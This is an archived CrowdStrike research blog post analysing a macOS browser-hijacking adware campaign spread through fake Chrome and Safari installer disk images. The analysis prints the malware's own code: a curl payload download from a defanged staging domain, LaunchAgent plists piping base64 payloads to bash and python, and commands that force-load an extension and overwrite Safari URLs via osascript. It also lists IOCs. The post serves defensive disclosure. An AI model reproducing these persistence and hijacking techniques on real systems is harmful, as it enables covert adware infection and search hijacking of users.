How CrowdStrike Uncovered a New MacOS Browser Hijacking Campaign

By Mitch Datka

Archived: 2026-04-05 21:03:44 UTC

- CrowdStrike analyzed a new browser hijacking campaign that targets MacOS
- The purpose of the campaign is to inject ads into the user's Chrome or Safari browser
- The CrowdStrike Falcon® platform provides continuous protection against browser hijacking threats by offering real-time visibility across workloads

The CrowdStrike Content Research team recently analyzed a MacOS targeted browser hijacking campaign that modifies the user's browsing experience to deliver ads. Research began with a variant that uses a combination of known techniques to deliver, persist and sideload a Chrome extension. Analysis of the fake Chrome installer uncovered the use of more than 40 unique dropper files to install the extension. During analysis of the original samples, an additional variant was discovered that targets Safari browser usage and employs a combination of AppleScript and Python to accomplish similar browser hijacking activity. At the time of writing, more than 15 unique dropper files have been found for this particular variant.

Technical Analysis

Fake Chrome Installer

The Chrome variant sideloads a malicious Chrome extension with the purpose of hijacking browser activity and delivering custom ad content.

Installation

The initial infection vector uses an Apple Disk Image (DMG) that masquerades as legitimate software and video files. Once the DMG file is mounted on the machine and the user is tricked into clicking the application icon, an install script is executed to initialize the setup process, as shown in Figure 1.



Figure 1. Example of DMG installation instructions

While the DMG file names are masquerading as software and video files, they all share a similarity and result in a mounted volume with the name `Application Installer`. The mounted volume prompts the user to execute an apparent Chrome installation application, but this is actually a malicious script file contained in the DMG. Early variants of this family used script files named `installer.command`. Later variants use `ChromeInstaller.command` script files. Upon initialization, the install script hides visible Terminal windows from the user's view by leveraging `osascript` to conceal the installation actions. Then it makes a query for an existing infection by checking the results of `launchctl list | grep "chrome.extension"` and exits if the command returns any matching `launchd` jobs. Prior to downloading the extension, an attempt is made to validate the returned status code from the web server using curl:

```
status_code=$(curl --write-out %{http_code} --head --silent --output /dev/null https<:>//ckgrounda<.>com/archive.zi
```

If the return code is 200, curl is again used to download and write the archive file with the zipped payload written to `/private/var/temp/.zip`. The native `unzip` utility is used to expand the archive into a new folder also named with a random UUID in `/private/var/temp/`. Any other return code results in the script exiting.

Persistence

The Chrome extension is installed and maintained by a number of plist files written to the user directory `~/Library/LaunchAgent/`. To conceal the malicious behavior, the underlying commands in the plist files are obfuscated with Base64 encoding.

```
 <key>ProgramArguments</key>
<array>
```

```
<string>sh</string>
<string>-c</string>
<string>echo aWYgcHMg -< SNIP >- Zmk= | base64 --decode | bash</string>
</array>
```

Below is a list of each file created, the Base64 decoded file contents and the description.

StartInterval Values (seconds)	Decoded Plist Payloads	Description
`com.chrome.extension.plist`		
31	`if ps ax | grep -v grep | grep 'Google Chrome' &> /dev/null; then echo running; EXTENSION_SERVICE='Google Chrome --load-extension'; if ps ax | grep -v grep | grep 'Google Chrome --load-extension' &> /dev/null; then echo e running; else pkill -a -i 'Google Chrome'; sleep 1 ; open -a 'Google Chrome' --args --load-extension='/private/var/temp/' --restore-last-session --noerrdialogs --disable-session-crashed-bubble; fi; else echo not running; fi`	Resolve/hide crashes
`com.chrome.extensions.plist`		
21600	`pkill -a -i 'Google Chrome'; sleep 1 ; open -a 'Google Chrome' --args --load-extension='/private/var/temp/' --restore-last-session --noerrdialogs --disable-session-crashed-bubble;`	Force the extension load
`com.chrome.extensionsPop.plist`		
3600	`open -na 'Google Chrome' --args -load-extension='/private/var/temp/' --new-window "$https<:>//ationwindon<.>com/?tid=949115"`	Ensure ad is always open

As shown above, the naming convention of the plist files attempts to evade general suspicion by masquerading as components of the Chrome browser. All of the Launch Agents utilize a `StartInterval` parameter. This means that each is executed periodically on its defined interval. Note that the `com.chrome.extensionsPop.plist` appears to have a typo in the "`-load-extension`" parameter; however, the command works as expected and is successful in sideloading the extension. A notable commonality across the variants analyzed is the check-in domain `ationwindon<.>com`.

Extension Initialization

The extension is sideloaded from disk via any of the plists using the `--load-extension` parameter. The extension utilizes a number of alarms and blocking listeners to facilitate its browser hijacking and ad content delivery. The extension contains a hard-coded command-and-control (C2) domain referred to in this blog as `C2Domain`, and a unique identifying string defined as `ExtensionId`. These static values are used to reference the C2 domain and extension ID in the blog; however, each extension analyzed contained its own unique values. The extension contains a system to provide time-dependent storage for ad content and dynamic parameters sent from the C2. This is accomplished by storing and retrieving JSON objects from Chrome's `localStorage`. Key/Value pairs are stored with `expiry` value.

Retrieved objects with an `expiry` value less than the current time are returned as `null` and removed from `localStorage`. Upon execution, the extension establishes two Chrome alarms: a heartbeat and an update frequency for ad content. The heartbeat alarm fires every three hours while the ad alarm triggers every 30 minutes. After configuring these parameters, the extension beacons to the C2 with a message signifying a successful install. It is sent using the following format:

```
https:///install?ext=&ver=&dd=
```

Following the beacon and an initial heartbeat, the extension enumerates all installed extensions running in Chrome using a `chrome.management.getAll()` call. The `ExtensionInfo<>` response is sent as JSON in a POST message back to the C2 domain. The POST response contains a list of extensions IDs in a JSON list. These IDs are then used to disable extensions using `chrome.management.setEnabled()` API calls. This is done to remove extensions that conflict with the hijacking functionality. As a final install step, the extension modifies a policy in Chrome to disable search suggestions by disabling the `searchSuggestEnabled` field. This also disables keyword search and autocompletion capabilities. The first listener monitors web requests destined for the hardcoded C2 domain. Any requests to the domain are appended with the `ExtensionId` as a `requestHeader`. This additional request header serves to identify victims. Responses from this domain are also monitored for a randomness variable (`rand`) in the `requestHeader`. This randomness variable is stored in `localStorage` with an expiration time of 300 seconds. The randomness variable is used to provide inconsistency to the search hijacking functionality. **Hijack via a Blocking Listener** Next, the extension establishes a blocking listener to facilitate the search hijacking. This listener runs on outbound requests to URLs containing “ `google.` ”, “ `search.yahoo` ” or “ `bing.` ”. If the requests contain search parameters, a random float value is generated between 0 and 100. If the random float is less than the `rand` variable, then the search request is redirected to the following URL:

```
https:///search?ext=&ver=&is=&q=
```

It can be theorized that the `rand` variable exists to evade users’ suspicion that their machines are infected. With it set, only a portion of a user’s web searches will be redirected.

Defense Evasion

The extension configures three techniques to evade discovery and deletion. The extension adds a listener for `chrome://extensions`, and any requests to that page will be redirected to `chrome://settings`. The extension configures `onClicked` actions so that a left or right-click on the extension’s context menu will also open a tab to `chrome://settings`. Finally, if the user is able to bypass these barriers, the extension configures an `UninstallURL` so a tab to the following URL will be opened if the extension is successfully removed:

```
https:///uninstall?ext=&ver=&dd=
```

Core Functionality

The core functionality of the extension comes from its two alarms. These alarms run periodically to maintain the C2 heartbeat and update the delivered ad content. **Heartbeat Alarm** Every three hours, the heartbeat alarm makes a series of callouts to the C2. First, it makes a GET request to:

```
https:///hb?ext=&ver=&dd=
```

This is followed by a GET request to `https:///redsync`, and the response of this request is sent in a call to:

```
https:///sync?ext=&ver=&dd=&info=
```

The heartbeat and response do not influence the client-side code. The extension does not handle any fail requests or returned data. It just serves as a check-in to the C2 and is simply a notification of a live infection. **Ad Alarm** The ad alarm runs every 30 minutes. Its objective is to ensure that the ad content is updated and running. To do this, it retrieves the ad object from the expiry storage. If it is expired, new ad content is loaded from:

```
https:///ad?ext=&ver=&dd=
```

This content is opened in a new tab, and the new tab's `tabId` is stored in expiry storage with a 24-hour expiration date. If the alarm runs and the ad content is not expired, then it checks to see if the `tabId` is still open. If it isn't, it proceeds as if the ad content is expired.

Fake Safari Installer

Research into this family led to the discovery of a variant targeting the Safari browser. This variant shares many similarities to the Chrome variant; however, it is technically less advanced.

Installation

The Safari installer variant shares a similar delivery mechanism via DMGs with random names and the `Application Installer` volume name; however, all Safari DMGs have been observed to use script files with the naming convention `SafariInstaller.command`. Much like the Chrome variant, the `SafariInstaller.command` files download their payload from statically defined staging servers. The response contains two Base64 data blobs that decode into Python code. These blobs are inserted directly into two plist files. Unlike the Chrome variant, the plist files pipe the Base64 decoded data to Python and then bash.

```
 <key>ProgramArguments</key>
<array>
<string>sh</string>
<string>-c</string>
<string>echo aW1w -< SNIP >- kKQ== | base64 --decode | python  | bash</string>
</array>
```

Persistence and Core Functionality

The first plist, `~/Library/LaunchAgents/com.safarii.extension.plist`, does not use a `StartInterval` value like the Chrome variant, but instead uses `RunAtLoad`. The `RunAtLoad` parameter is executed when the user logs into their computer. Note that the plist file does not use the correct spelling of Safari. At the time of writing, the Python payload runs in an infinite loop and serves two functions:

1. Sends a periodic heartbeat (approximately every hour)
2. Monitors search engine queries in Safari

The script ensures that only one copy is running via a call to `ps aux`. If any process commandline contain `base64 –decode | python`, then the newly executing script exits. The hourly heartbeat calls out to:

```
https:///hb?ext=saf&ver=&is=0&dd=&q=
```

Similar to the Chrome extension, the Python script monitors searches to Google, Yahoo and Bing through the use of AppleScript. Every loop interval (~0.1 seconds), the following `osascript` process is used to capture the currently opened Safari URL:

```
 osascript -e 'tell application "safari"
set curURL to URL in front document
return curURL
end tell'
```

If a new search query is found, the Safari window's URL is overwritten with:

```
https:///search?ext=saf&ver=&is=0&dd=&q=
```

This is accomplished by the following osascript process:

```
 osascript -e 'tell application "safari"
set URL in front document to ""
end tell'
```

If the script detects that it does not have the necessary transparency, consent and control (TCC) permissions to launch `osascript` or call out to the C2, it will launch a `tccutil` subprocess to reset all permissions for Apple Events. By resetting this value, the user will be re-prompted with a security warning. The author is hoping that because of the new prompt, the user will allow the Apple Events communication. The `SafariInstaller.command` script writes its second plist file to `~Library/LaunchAgents/com.extension.pop.plist`. This plist serves the same purpose as `com.chrome.extensionsPop.plist`. It uses Python and an `os.system` call to open a new Safari window to the same `https<:>//ationwindon<.>com` domain observed in the Chrome installer variants.

Impact

Both variants result in an altered user experience. Accomplished through the Chrome extension or AppleScript, both variants are highly persistent and perform browser hijacking. They are successful in continually displaying ad content and redirecting web searches to attacker-controlled redirect pages.

The Falcon Platform's Continuous Monitoring and Visibility

The Falcon platform takes a layered approach to protect workloads. Using on-sensor and cloud-based machine learning, behavior-based detection using indicators of attack (IOAs), and intelligence related to tactics, techniques and

procedures (TTPs) employed by threats and threat actors, the Falcon platform enables visibility, threat detection and continuous monitoring for any environment, reducing the time to detect and mitigate threats.



Figure 2. Suspicious plist creation (Click to enlarge)

The Falcon platform's behavior-based IOAs detect and prevent behaviors that indicate malicious intent. For example, Falcon detects and prevents behavior such as the installation of suspicious ASEP plist files (see Figure 2) and execution of sideloaded, suspicious Chrome extensions (see Figure 3).



Figure 3. Previously infected host IOA detection (Click to enlarge)

Indicators of Compromise (IOCs)

The hashes below are a small subset of the total DMGs and corresponding installer scripts uncovered in the campaign, to be used as reference samples.

File	SHA256
`Your File Is Ready To Download.dmg`	`46bbb3103bdc2263a0b50eb80815705f61885b3e3e132e5e5c5ff822512085ca`

`SafariInstaller.command`	`e31607b87355b4ae3e5f96c6b48ed783e6b706fb1c2ab6a1ff25a13af615bca7`
`nature_beautiful_short_video_720p_hd (2).dmg`	`81ac23cc9dba6bed6e33d172e011ead46254a29483c287f35c670d81bc9785b7`
`ChromeInstaller.command`	`e734ec9832f8385eb737dd024eb96d53d0d3cb534a72afb4730db8e7e6162fcc`
`BigBrother_AnotherStory-0.07.p2.00-mac.zip.dmg`	`53ddfdb4c01ace20322647eead73ddf77e6d9613b73ca90521c2e57063be387b`
`installer.command`	`83d6ab417c9a362e6292dd8d85032b623889d9154b9d357fd8576f843fbecae9`

Domains
`ationwindon<.>com`

Additional Resources

- *Learn more about Falcon Endpoint Security for macOS.*
- *Check out a video demo for Falcon Endpoint Security for macOS.*
- *Test CrowdStrike next-gen AV for yourself with a free trial of Falcon Prevent™.*

Source: https://www.crowdstrike.com/blog/how-crowdstrike-uncovered-a-new-macos-browser-hijacking-campaign/